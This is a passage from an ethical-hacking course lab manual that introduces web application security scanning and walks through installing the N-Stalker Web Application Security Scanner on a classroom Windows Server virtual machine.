Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner


N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known “N-Stealth HTTP Security Scanner” and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.


1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
3. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.
4. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.
Note: If an **Open File - Security Warning** pop-up appears click **Run**.
5. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
6. Follow the installation wizard to install the application using all default settings.

Module 14 – Hacking Web Applications

7. The **Completing the N-Stalker Web Application Security Scanner Setup** wizard appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.

